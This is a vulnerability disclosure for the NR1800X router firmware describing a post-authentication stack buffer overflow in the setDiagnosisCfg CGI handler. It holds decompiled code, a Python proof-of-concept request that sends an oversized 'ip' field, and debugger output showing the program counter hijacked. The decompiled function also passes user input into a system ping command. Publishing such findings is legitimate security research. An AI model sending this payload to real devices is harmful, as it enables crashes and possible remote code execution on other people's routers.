NR1800X - bof - setDiagnosisCfg

Hi, we found a post-authentication stack buffer overflow at **NR1800X** (Firmware version **V9.1.0u.6279_B20210910**), and contact you at the first time.


```
int __fastcall sub_421078(int a1)
{
  char *v2; // $s1
  char *v3; // $v0
  int v4; // $s0
  char v6[128]; // [sp+18h] [-80h] BYREF

  memset(v6, 0, sizeof(v6));
  v2 = websGetVar(a1, "ip", "www.baidu.com");
  v3 = websGetVar(a1, "num", "");
  v4 = atoi(v3);
  if ( !Validity_check((int)v2) )
  {
    sprintf(v6, "ping %s -w %d &>/var/log/pingCheck", v2, v4);
    doSystem(v6);
  }
  setResponse(&word_4370EC, "reserv");
  return 1;
}
```

In function setDiagnosisCfg of the file **/cgi-bin/cstecgi.cgi,** the size of ip is not checked, one can send a very long string to overflow the stack buffer via sprintf.

PoC

```
import requests url = "http://192.168.17.220:80/cgi-bin/cstecgi.cgi" cookie =
{"Cookie":"uid=1234"} data = {'topicurl' : "setDiagnosisCfg", "ip" :
"a"*0x100} response = requests.post(url, cookies=cookie, json=data)
print(response.text) print(response)
```

The PC register can be hijacked, which means it can result in RCE.


LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
V0 0x1
V1 0x1
A0 0x1
A1 0x1
A2 0x1
A3 0x0
T0 0x76fed998 ◂— 0x6c5f5f00
T1 0x76fe8738 ◂— nop
T2 0xa29
T3 0xffffffff
T4 0xf0000000
T5 0x1
T6 0x3a22656d ('me":')
T7 0x431668 (setResponse+396) ◂— move $v0, $zero
T8 0x39
T9 0x770870b8 ◂— lui $gp, 2
S0 0x61616161 ('aaaa')
S1 0x61616161 ('aaaa')
S2 0x61616161 ('aaaa')
S3 0x9f51a8 ◂— 'setDiagnosisCfg'
S4 0x44b000 (set_handle_t) ◂— 'setLanguageCfg'
S5 0x9f5008 ◂— 0x6f74227b ('{"to')
S6 0x9f5138 ◂— 0x0
S7 0x770318b4 ◂— jr $ra
S8 0x770318b4 ◂— jr $ra
FP 0x7fa88888 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
SP 0x7fa88888 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
PC 0x61616161 ('aaaa')
Invalid address 0x61616161
00:0000| fp sp 0x7fa88888 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
... ↓
► f 0 61616161
Program received signal SIGSEGV (fault address 0x61616160)
pwndbg>